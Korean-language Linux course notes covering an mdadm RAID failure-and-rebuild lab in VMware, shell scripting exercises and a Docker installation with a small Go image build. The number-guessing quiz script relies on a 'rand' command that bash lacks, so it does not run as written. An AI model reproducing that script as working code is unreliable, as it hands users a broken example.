/dev/sr0 1451056 1451056 0 100% /media/root/Ubuntu 16.04 LTS amd64

/dev/md0 2027408 3072 1903300 1% /raid0 ⇒ 1 + 1 = 2

/dev/md1 1014104 1284 944088 1% /raid1 ⇒ 1 + 1 => 1

/dev/md5 2027408 3072 1903300 1% /raid5 ⇒ 1 + 1 + 1 => 2

root@server:~# gedit /etc/fstab

/dev/md5 /raid5 ext4 defaults 0 0

root@server:~# mdadm --detail --scan

ARRAY /dev/md9 metadata=1.2 name=server:9 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b

ARRAY /dev/md0 metadata=1.2 name=server:0 UUID=78a7c14b:1a599e89:a493725e:1796a7d6

ARRAY /dev/md1 metadata=1.2 name=server:1 UUID=53fcbd76:1ae32226:e2d2842d:40800aa3

ARRAY /dev/md5 metadata=1.2 name=server:5 UUID=8d696d8f:187ca2ab:edfa7224:d39a2957

root@server:~# gedit /etc/mdadm/mdadm.conf

ARRAY /dev/md9 metadata=1.2 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b

ARRAY /dev/md0 metadata=1.2 UUID=78a7c14b:1a599e89:a493725e:1796a7d6

ARRAY /dev/md1 metadata=1.2 UUID=53fcbd76:1ae32226:e2d2842d:40800aa3

ARRAY /dev/md5 metadata=1.2 UUID=8d696d8f:187ca2ab:edfa7224:d39a2957

root@server:~# update-initramfs -u

update-initramfs: Generating /boot/initrd.img-4.4.0-21-generic

\*\*\* 테스트 용도의 파일을 생성

root@server:~# df

Filesystem 1K-blocks Used Available Use% Mounted on

udev 479660 0 479660 0% /dev

tmpfs 99848 6400 93448 7% /run

/dev/sda2 78499768 4402032 70087088 6% /

tmpfs 499232 12 499220 1% /dev/shm

tmpfs 5120 0 5120 0% /run/lock

tmpfs 499232 0 499232 0% /sys/fs/cgroup

/dev/md0 2027408 3072 1903300 1% /raid0

/dev/md1 1014104 1284 944088 1% /raid1

/dev/md5 2027408 3072 1903300 1% /raid5

/dev/md9 3026704 4608 2848632 1% /raidLinear

tmpfs 99848 36 99812 1% /run/user/0

/dev/sr0 1451056 1451056 0 100% /media/root/Ubuntu 16.04 LTS amd64

root@server:~# cp /boot/vmlinuz-4.4.0-21-generic /raidLinear/testFile

root@server:~# cp /boot/vmlinuz-4.4.0-21-generic /raid0/testFile

root@server:~# cp /boot/vmlinuz-4.4.0-21-generic /raid1/testFile

root@server:~# cp /boot/vmlinuz-4.4.0-21-generic /raid5/testFile

root@server:~# df

Filesystem 1K-blocks Used Available Use% Mounted on

udev 479660 0 479660 0% /dev

tmpfs 99848 6396 93452 7% /run

/dev/sda2 78499768 4402072 70087048 6% /

tmpfs 499232 12 499220 1% /dev/shm

tmpfs 5120 0 5120 0% /run/lock

tmpfs 499232 0 499232 0% /sys/fs/cgroup

/dev/md0 2027408 9924 1896448 1% /raid0

/dev/md1 1014104 8136 937236 1% /raid1

/dev/md5 2027408 9924 1896448 1% /raid5

/dev/md9 3026704 11460 2841780 1% /raidLinear


tmpfs 99848 36 99812 1% /run/user/0


/dev/sr0 1451056 1451056 0 100% /media/root/Ubuntu 16.04 LTS amd64



\*\*\* vmware setting 에서 scsi0:2, scsi0:4, scsi0:6, scsi0:9 디스크를 제거(remove) 후 부팅


\*\*\* vmware 하단에 HDD 아이콘의 개수가 준 것을 확인

\*\*\* 정상적으로 부팅되지 않고, 응급 모두로 접속









\*\*\* 파손된 디스크 자리에 새로운 디스크를 추가 후 리부팅

\*\*\* 추가한 디스크를 파티셔닝 작업

root@server:~# ls -l /dev/sd\*

brw-rw---- 1 root disk 8, 0 5월 30 01:15 /dev/sda

brw-rw---- 1 root disk 8, 1 5월 30 01:15 /dev/sda1

brw-rw---- 1 root disk 8, 2 5월 30 01:15 /dev/sda2

brw-rw---- 1 root disk 8, 16 5월 30 01:15 /dev/sdb

brw-rw---- 1 root disk 8, 17 5월 30 01:15 /dev/sdb1

brw-rw---- 1 root disk 8, 32 5월 30 01:15 /dev/sdc ⇐ 새로 추가한 디스크로 파티션이 나눠져있지 않은 상태이다.

brw-rw---- 1 root disk 8, 48 5월 30 01:15 /dev/sdd

brw-rw---- 1 root disk 8, 49 5월 30 01:15 /dev/sdd1

brw-rw---- 1 root disk 8, 64 5월 30 01:15 /dev/sde

brw-rw---- 1 root disk 8, 80 5월 30 01:15 /dev/sdf

brw-rw---- 1 root disk 8, 81 5월 30 01:15 /dev/sdf1

brw-rw---- 1 root disk 8, 96 5월 30 01:15 /dev/sdg

brw-rw---- 1 root disk 8, 112 5월 30 01:15 /dev/sdh

brw-rw---- 1 root disk 8, 113 5월 30 01:15 /dev/sdh1

brw-rw---- 1 root disk 8, 128 5월 30 01:15 /dev/sdi

brw-rw---- 1 root disk 8, 144 5월 30 01:15 /dev/sdj

brw-rw---- 1 root disk 8, 145 5월 30 01:15 /dev/sdj1

root@server:~# fdisk /dev/sdc

Welcome to fdisk (util-linux 2.27.1).

Changes will remain in memory only, until you decide to write them.

Be careful before using the write command.

Device does not contain a recognized partition table.

Created a new DOS disklabel with disk identifier 0xa052e1b2.

Command (m for help): n

Partition type

p primary (0 primary, 0 extended, 4 free)

e extended (container for logical partitions)

Select (default p): p

Using default response p.

Partition number (1-4, default 1): 1

First sector (2048-2097151, default 2048):

Last sector, +sectors or +size{K,M,G,T,P} (2048-2097151, default 2097151):

Created a new partition 1 of type 'Linux' and of size 1023 MiB.

Command (m for help): t

Selected partition 1

Partition type (type L to list all types): fd

Changed type of partition 'Linux' to 'Linux raid autodetect'.

Command (m for help): w

The partition table has been altered.

Calling ioctl() to re-read partition table.

Syncing disks.

root@server:~# fdisk /dev/sde

Welcome to fdisk (util-linux 2.27.1).

Changes will remain in memory only, until you decide to write them.

Be careful before using the write command.

Device does not contain a recognized partition table.

Created a new DOS disklabel with disk identifier 0xadbe24d2.

Command (m for help): n

Partition type

p primary (0 primary, 0 extended, 4 free)

e extended (container for logical partitions)

Select (default p): p

Using default response p.

Partition number (1-4, default 1): 1

First sector (2048-2097151, default 2048):

Last sector, +sectors or +size{K,M,G,T,P} (2048-2097151, default 2097151):

Created a new partition 1 of type 'Linux' and of size 1023 MiB.

Command (m for help): t

Selected partition 1

Partition type (type L to list all types): fd

Changed type of partition 'Linux' to 'Linux raid autodetect'.

Command (m for help): w

The partition table has been altered.

Calling ioctl() to re-read partition table.

Syncing disks.

root@server:~# fdisk /dev/sdg

Welcome to fdisk (util-linux 2.27.1).

Changes will remain in memory only, until you decide to write them.

Be careful before using the write command.

Device does not contain a recognized partition table.

Created a new DOS disklabel with disk identifier 0x5128489d.

Command (m for help): n

Partition type

p primary (0 primary, 0 extended, 4 free)

e extended (container for logical partitions)

Select (default p): p

Partition number (1-4, default 1): 1

First sector (2048-2097151, default 2048):

Last sector, +sectors or +size{K,M,G,T,P} (2048-2097151, default 2097151):

Created a new partition 1 of type 'Linux' and of size 1023 MiB.

Command (m for help): t

Selected partition 1

Partition type (type L to list all types): fd

Changed type of partition 'Linux' to 'Linux raid autodetect'.

Command (m for help): w

The partition table has been altered.

Calling ioctl() to re-read partition table.

Syncing disks.

root@server:~# fdisk /dev/sdi

Welcome to fdisk (util-linux 2.27.1).

Changes will remain in memory only, until you decide to write them.

Be careful before using the write command.

Device does not contain a recognized partition table.

Created a new DOS disklabel with disk identifier 0x85c43010.

Command (m for help): n

Partition type

p primary (0 primary, 0 extended, 4 free)

e extended (container for logical partitions)

Select (default p): p

Partition number (1-4, default 1): 1

First sector (2048-2097151, default 2048):

Last sector, +sectors or +size{K,M,G,T,P} (2048-2097151, default 2097151):

Created a new partition 1 of type 'Linux' and of size 1023 MiB.

Command (m for help): t

Selected partition 1

Partition type (type L to list all types): fd

Changed type of partition 'Linux' to 'Linux raid autodetect'.

Command (m for help): w

The partition table has been altered.

Calling ioctl() to re-read partition table.

Syncing disks.

root@server:~# ls -l /dev/sd\*

brw-rw---- 1 root disk 8, 0 5월 30 01:15 /dev/sda

brw-rw---- 1 root disk 8, 1 5월 30 01:15 /dev/sda1

brw-rw---- 1 root disk 8, 2 5월 30 01:15 /dev/sda2

brw-rw---- 1 root disk 8, 16 5월 30 01:15 /dev/sdb

brw-rw---- 1 root disk 8, 17 5월 30 01:15 /dev/sdb1

brw-rw---- 1 root disk 8, 32 5월 30 01:19 /dev/sdc

brw-rw---- 1 root disk 8, 33 5월 30 01:19 /dev/sdc1

brw-rw---- 1 root disk 8, 48 5월 30 01:15 /dev/sdd

brw-rw---- 1 root disk 8, 49 5월 30 01:15 /dev/sdd1

brw-rw---- 1 root disk 8, 64 5월 30 01:19 /dev/sde

brw-rw---- 1 root disk 8, 65 5월 30 01:19 /dev/sde1

brw-rw---- 1 root disk 8, 80 5월 30 01:15 /dev/sdf

brw-rw---- 1 root disk 8, 81 5월 30 01:15 /dev/sdf1

brw-rw---- 1 root disk 8, 96 5월 30 01:20 /dev/sdg

brw-rw---- 1 root disk 8, 97 5월 30 01:20 /dev/sdg1

brw-rw---- 1 root disk 8, 112 5월 30 01:15 /dev/sdh

brw-rw---- 1 root disk 8, 113 5월 30 01:15 /dev/sdh1

brw-rw---- 1 root disk 8, 128 5월 30 01:20 /dev/sdi

brw-rw---- 1 root disk 8, 129 5월 30 01:20 /dev/sdi1

brw-rw---- 1 root disk 8, 144 5월 30 01:15 /dev/sdj

brw-rw---- 1 root disk 8, 145 5월 30 01:15 /dev/sdj1

\*\*\* Linear RAID와 RAID 0는 중지 후 재구성

root@server:~# mdadm --stop /dev/md9

mdadm: stopped /dev/md9

root@server:~# mdadm --create /dev/md9 --level=linear --raid-devices=2 /dev/sdb1 /dev/sdc1

mdadm: /dev/sdb1 appears to be part of a raid array:

level=linear devices=2 ctime=Wed May 29 22:58:43 2019

Continue creating array? yes

mdadm: Defaulting to version 1.2 metadata

mdadm: array /dev/md9 started.

root@server:~#

root@server:~# mdadm --stop /dev/md0

mdadm: stopped /dev/md0

root@server:~# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdd1 /dev/sde1

mdadm: /dev/sdd1 appears to be part of a raid array:

level=raid0 devices=2 ctime=Wed May 29 23:56:57 2019

Continue creating array? yes

mdadm: Defaulting to version 1.2 metadata

mdadm: array /dev/md0 started.

root@server:~# mdadm --detail /dev/md9

/dev/md9:

Version : 1.2

Creation Time : Thu May 30 01:26:02 2019

Raid Level : linear

Array Size : 3141632 (3.00 GiB 3.22 GB)

Raid Devices : 2

Total Devices : 2

Persistence : Superblock is persistent

Update Time : Thu May 30 01:26:02 2019

State : clean

Active Devices : 2

Working Devices : 2

Failed Devices : 0

Spare Devices : 0

Rounding : 0K

Name : server:9 (local to host server)

UUID : b277ab60:569997b3:f83eee17:4bdf659b

Events : 0

Number Major Minor RaidDevice State

0 8 17 0 active sync /dev/sdb1

1 8 33 1 active sync /dev/sdc1

root@server:~# mdadm --detail /dev/md0

/dev/md0:

Version : 1.2

Creation Time : Thu May 30 01:27:02 2019

Raid Level : raid0

Array Size : 2093056 (2044.34 MiB 2143.29 MB)

Raid Devices : 2

Total Devices : 2

Persistence : Superblock is persistent

Update Time : Thu May 30 01:27:02 2019

State : clean

Active Devices : 2

Working Devices : 2

Failed Devices : 0

Spare Devices : 0

Chunk Size : 512K

Name : server:0 (local to host server)

UUID : e15c02e0:ad399e2f:f02dea24:e24faf99

Events : 0

Number Major Minor RaidDevice State

0 8 49 0 active sync /dev/sdd1

1 8 65 1 active sync /dev/sde1

root@server:~#

\*\*\* RAID1, RADI5에 새로운 디스크를 추가

root@server:~# mdadm --detail /dev/md1

/dev/md1:

Version : 1.2

Creation Time : Thu May 30 00:01:02 2019

Raid Level : raid1

Array Size : 1046976 (1022.61 MiB 1072.10 MB)

Used Dev Size : 1046976 (1022.61 MiB 1072.10 MB)

Raid Devices : 2

Total Devices : 1

Persistence : Superblock is persistent

Update Time : Thu May 30 01:20:17 2019

State : clean, degraded

Active Devices : 1

Working Devices : 1

Failed Devices : 0

Spare Devices : 0

Name : server:1 (local to host server)

UUID : 53fcbd76:1ae32226:e2d2842d:40800aa3

Events : 45

Number Major Minor RaidDevice State

0 8 81 0 active sync /dev/sdf1

2 0 0 2 removed

root@server:~#

root@server:~# mdadm /dev/md1 --add /dev/sdg1

mdadm: added /dev/sdg1

root@server:~# mdadm --detail /dev/md1

/dev/md1:

Version : 1.2

Creation Time : Thu May 30 00:01:02 2019

Raid Level : raid1

Array Size : 1046976 (1022.61 MiB 1072.10 MB)

Used Dev Size : 1046976 (1022.61 MiB 1072.10 MB)

Raid Devices : 2

Total Devices : 2

Persistence : Superblock is persistent

Update Time : Thu May 30 01:31:06 2019

State : clean

Active Devices : 2

Working Devices : 2

Failed Devices : 0

Spare Devices : 0

Name : server:1 (local to host server)

UUID : 53fcbd76:1ae32226:e2d2842d:40800aa3

Events : 64

Number Major Minor RaidDevice State

0 8 81 0 active sync /dev/sdf1

2 8 97 1 active sync /dev/sdg1

root@server:~#

root@server:~# mdadm --detail /dev/md5

/dev/md5:

Version : 1.2

Creation Time : Thu May 30 00:05:36 2019

Raid Level : raid5

Array Size : 2093056 (2044.34 MiB 2143.29 MB)

Used Dev Size : 1046528 (1022.17 MiB 1071.64 MB)

Raid Devices : 3

Total Devices : 2

Persistence : Superblock is persistent

Update Time : Thu May 30 01:15:19 2019

State : clean, degraded

Active Devices : 2

Working Devices : 2

Failed Devices : 0

Spare Devices : 0

Layout : left-symmetric

Chunk Size : 512K

Name : server:5 (local to host server)

UUID : 8d696d8f:187ca2ab:edfa7224:d39a2957

Events : 30

Number Major Minor RaidDevice State

0 8 113 0 active sync /dev/sdh1

2 0 0 2 removed

3 8 145 2 active sync /dev/sdj1

root@server:~# mdadm /dev/md5 --add /dev/sdi1

mdadm: added /dev/sdi1

root@server:~# mdadm --detail /dev/md5

/dev/md5:

Version : 1.2

Creation Time : Thu May 30 00:05:36 2019

Raid Level : raid5

Array Size : 2093056 (2044.34 MiB 2143.29 MB)

Used Dev Size : 1046528 (1022.17 MiB 1071.64 MB)

Raid Devices : 3

Total Devices : 3

Persistence : Superblock is persistent

Update Time : Thu May 30 01:32:12 2019

State : clean, degraded, recovering

Active Devices : 2

Working Devices : 3

Failed Devices : 0

Spare Devices : 1

Layout : left-symmetric

Chunk Size : 512K

Rebuild Status : 42% complete

Name : server:5 (local to host server)

UUID : 8d696d8f:187ca2ab:edfa7224:d39a2957

Events : 38

Number Major Minor RaidDevice State

0 8 113 0 active sync /dev/sdh1

4 8 129 1 spare rebuilding /dev/sdi1

3 8 145 2 active sync /dev/sdj1

root@server:~# mdadm --detail /dev/md5

/dev/md5:

Version : 1.2

Creation Time : Thu May 30 00:05:36 2019

Raid Level : raid5

Array Size : 2093056 (2044.34 MiB 2143.29 MB)

Used Dev Size : 1046528 (1022.17 MiB 1071.64 MB)

Raid Devices : 3

Total Devices : 3

Persistence : Superblock is persistent

Update Time : Thu May 30 01:32:16 2019

State : clean

Active Devices : 3

Working Devices : 3

Failed Devices : 0

Spare Devices : 0

Layout : left-symmetric

Chunk Size : 512K

Name : server:5 (local to host server)

UUID : 8d696d8f:187ca2ab:edfa7224:d39a2957

Events : 49

Number Major Minor RaidDevice State

0 8 113 0 active sync /dev/sdh1

4 8 129 1 active sync /dev/sdi1

3 8 145 2 active sync /dev/sdj1

\*\*\* /etc/fstab 내용과 /etc/mdadm/mdadm.conf 파일 내용을 수정

\*\*\* update-initramfs -u

\*\*\* reboot

root@server:~# myval="Hi Woo" ⇐ "Hi Woo" 값을 가지는 myval 변수를 선언

root@server:~# echo $myval ⇐ myval 변수값을 출력

Hi Woo

root@server:~# echo "$myval" ⇐ myval 변수값을 출력

Hi Woo

root@server:~# echo '$myval' ⇐ 변수값을 가져오는 $ 기호를 이스케이프시켜

$myval 단순 문자열로 출력

root@server:~# echo \$myval ⇐ 상동

$myval

root@server:~# read myval ⇐ 입력받은 값을 myval 변수에 할당

abcd

root@server:~# echo $myval ⇐ 입력받은 abcd를 출력

abcd

root@server:~# echo '$myval = ' $myval ⇐ '$myval = ' → $ 기호가 이스케이프 됨

$myval = abcd

root@server:~# echo \$myval = $myval ⇐ 상동

$myval = abcd

root@server:~# echo "'$myval' = $myval" ⇐ "'$myval' … → $ 기호를 이스케이프 시키는

'abcd' = abcd 홑따움표가 이스케이프 됨

root@server:~# sh test.sh

실행파일 이름은 <test.sh> 입니다.

첫번째 파라미터는 <> 이고, 두번째 파라미터는 <> 입니다.

전체 파라미터는 <> 입니다.

root@server:~# sh test.sh p1 p2 p3

실행파일 이름은 <test.sh> 입니다.

첫번째 파라미터는 <p1> 이고, 두번째 파라미터는 <p2> 입니다.

전체 파라미터는 <p1 p2 p3> 입니다.

root@server:~# chmod +x test.sh

root@server:~# ./test.sh

실행파일 이름은 <./test.sh> 입니다.

첫번째 파라미터는 <> 이고, 두번째 파라미터는 <> 입니다.

전체 파라미터는 <> 입니다.

root@server:~# ./test.sh p1 p2 p3

실행파일 이름은 <./test.sh> 입니다.

첫번째 파라미터는 <p1> 이고, 두번째 파라미터는 <p2> 입니다.

전체 파라미터는 <p1 p2 p3> 입니다.

파일경로를 입력 받아서 해당 파일의 앞부분(3줄)을 출력해 주는 쉘 프로그램을 만들어 보세요.

* 쉘 프로그램 파일명 : printHead.sh
* 실행 형식 : # ./printHead.sh 파일경로
* 파일경로를 입력하지 않은 경우에는 "파일경로를 입력하세요"라는 오류 메시지를 출력
* 파일경로에 파일이 존재하지 않으면 "존재하지 않는 파일입니다."라는 오류 메시지를 출력

|  |
| --- |
| #!/bin/bash  if [ -z $\* ]  then  echo '파일경로를 입력하세요.'  exit 1  fi  if [ ! -f $1 ]  then  echo '존재하지 않는 파일입니다.'  exit 1  fi  head -3 $1  exit 0 |

# for 루프 사용법

#!/bin/bash

hap=0

# for i in 1 2 3 4 5 6 7 8 9 10

# for (( i = 1 ; i <= 10 ; i ++ ))

# for i in {1..10..2}

for i in $(seq 1 10)

do

hap=`expr $hap + $i`

done

echo "HAP is " $hap

exit 0

구구단 출력

2 x 1 = 2

2 x 2 = 4

:

2 x 9 = 18

3 x 1 = 3

:

9 x 9 = 81

|  |
| --- |
| #!/bin/bash  # i x j = x  for (( i = 2 ; i < 10 ; i ++ ))  do  for (( j = 1 ; j < 10 ; j ++ ))  do  echo $i x $j = `expr $i \\* $j`  done  done  exit 0 |

2 x 1 = 2 3 x 1 = 3 .. 9 x 1 = 9

: :

2 x 9 = 18 3 x 9 = 27 .. 9 x 9 = 81

|  |
| --- |
| #!/bin/bash  # i x j = x  for (( j = 1 ; j < 10 ; j ++ ))  do  for (( i = 2 ; i < 10 ; i ++ ))  do  printf "%s x %s = %s \t" $i $j `expr $i \\* $j`  done  printf "\n"  done  exit 0 |

|  |
| --- |
| #!/bin/bash  # i x j = x  for (( j = 1 ; j < 10 ; j ++ ))  do  for (( i = 2 ; i < 10 ; i ++ ))  do  # printf "%s x %s = %s \t" $i $j `expr $i \\* $j`  x=`expr $i \\* $j`  echo -e -n "$i x $j = $x\t"  done  # printf "\n"  echo  done  exit 0 |

문제. quiz.sh 을 작성하시오.

1. 임의의 숫자를 생성 : rand
2. 사용자가 숫자를 입력해서 1)에서 생성한 숫자를 맞추는 게임
3. 만약, 사용자가 입력한 숫자가 1)에서 생성한 숫자와 다르면, 크다, 작다 메시지를 출력하고, 맞으면 정답 메시지를 출력하고 종료한다.
4. 맞추는 회수는 10회로 제한한다.
5. 10회를 초과하면 실패 메시지를 출력하고 종료한다.

|  |
| --- |
| #!/bin/bash  r=$(rand)  count=0  while [ $count -lt 10 ]  do  echo 숫자를 입력하세요.  read num  if [ $num -eq $r ]  then  echo 정답입니다.  exit 0  fi  if [ $num -lt $r ]  then  echo 더 큰 수를 입력하세요.  else  echo 더 작은 수를 입력하세요.  fi  count=`expr $count + 1`  done  echo 회수를 초과했습니다.  exit 1 |

Docker

## 참고자료

<http://www.pyrasis.com/docker.html>

<https://docs.docker.com/engine/reference/commandline/cli/>

<https://www.slideshare.net/pyrasis/docker-fordummies-44424016>

<https://myanjini.tistory.com/category/%EB%8F%84%EC%BB%A4>

# Docker 설치

공식문서 ⇒ <https://docs.docker.com/install/linux/docker-ce/ubuntu/>

\* VMware server 이미지를 초기설정 상태로 돌린 후 작업합니다.

도커 레파지토리를 추가

# gedit /etc/apt/sources.list

deb https://apt.dockerproject.org/repo ubuntu-xenial main

HTTPS 통신에 사용되는 패키지와 공개키를 설치

# apt-get install -y apt-transport-https ca-certificates curl gnupg-agent software-properties-common

패키지 목록을 읽는 중입니다... 완료

의존성 트리를 만드는 중입니다

상태 정보를 읽는 중입니다... 완료

apt-transport-https is already the newest version (1.2.10ubuntu1).

apt-transport-https 패키지는 수동설치로 지정합니다.

ca-certificates is already the newest version (20160104ubuntu1).

ca-certificates 패키지는 수동설치로 지정합니다.

curl is already the newest version (7.47.0-1ubuntu2).

curl 패키지는 수동설치로 지정합니다.

gnupg-agent is already the newest version (2.1.11-6ubuntu2).

gnupg-agent 패키지는 수동설치로 지정합니다.

software-properties-common is already the newest version (0.96.20).

software-properties-common 패키지는 수동설치로 지정합니다.

0개 업그레이드, 0개 새로 설치, 0개 제거 및 0개 업그레이드 안 함.

# apt-key adv --keyserver hkp://p80.pool.sks-keyservers.net:80 --recv-keys 58118E89F3A912897C070ADBF76221572C52609D

Executing: /tmp/tmp.XkzJ6mLu4r/gpg.1.sh --keyserver

hkp://p80.pool.sks-keyservers.net:80

--recv-keys

58118E89F3A912897C070ADBF76221572C52609D

gpg: requesting key 2C52609D from hkp server p80.pool.sks-keyservers.net

gpg: key 2C52609D: public key "Docker Release Tool (releasedocker) <docker@docker.com>" imported

gpg: Total number processed: 1

gpg: imported: 1 (RSA: 1)

# apt-get update

linux-image-extra와 docker-engine 패키지를 설치

# apt-get install linux-image-extra-$(uname -r)

# apt-get install docker-engine

root@server:/etc/apt# docker version

Client:

Version: 17.05.0-ce

API version: 1.29

Go version: go1.7.5

Git commit: 89658be

Built: Thu May 4 22:10:54 2017

OS/Arch: linux/amd64

Server:

Version: 17.05.0-ce

API version: 1.29 (minimum version 1.12)

Go version: go1.7.5

Git commit: 89658be

Built: Thu May 4 22:10:54 2017

OS/Arch: linux/amd64

Experimental: false

main.go

|  |
| --- |
| package main  import (  "fmt"  "log"  "net/http"  )  func main() {  http.HandleFunc("/", func(w http.ResponseWriter, r \*http.Request) {  log.Println("received request")  fmt.Fprintf(w, "Hello Docker !!!")  })  log.Println("start server")  server := &http.Server{Addr: ":8080"}  if err := server.ListenAndServe(); err != nil {  log.Println(err)  }  } |

root@server:~/docker# docker image build -t example/echo:latest .

Sending build context to Docker daemon 3.072kB

Step 1/4 : FROM golang:1.9

1.9: Pulling from library/golang

55cbf04beb70: Pull complete

1607093a898c: Pull complete

9a8ea045c926: Pull complete

d4eee24d4dac: Pull complete

9c35c9787a2f: Pull complete

8b376bbb244f: Pull complete

0d4eafcc732a: Pull complete

186b06a99029: Pull complete

Digest: sha256:8b5968585131604a92af02f5690713efadf029cc8dad53f79280b87a80eb1354

Status: Downloaded newer image for golang:1.9

---> ef89ef5c42a9

Step 2/4 : RUN mkdir /echo

---> Running in 28fc48e76b1a

---> 024d93e00764

Removing intermediate container 28fc48e76b1a

Step 3/4 : COPY main.go /echo

---> 9536233ba248

Removing intermediate container d660cc064687

Step 4/4 : CMD go run /echo/main.go

---> Running in e58fc269864c

---> 6775e8903765

Removing intermediate container e58fc269864c

Successfully built 6775e8903765

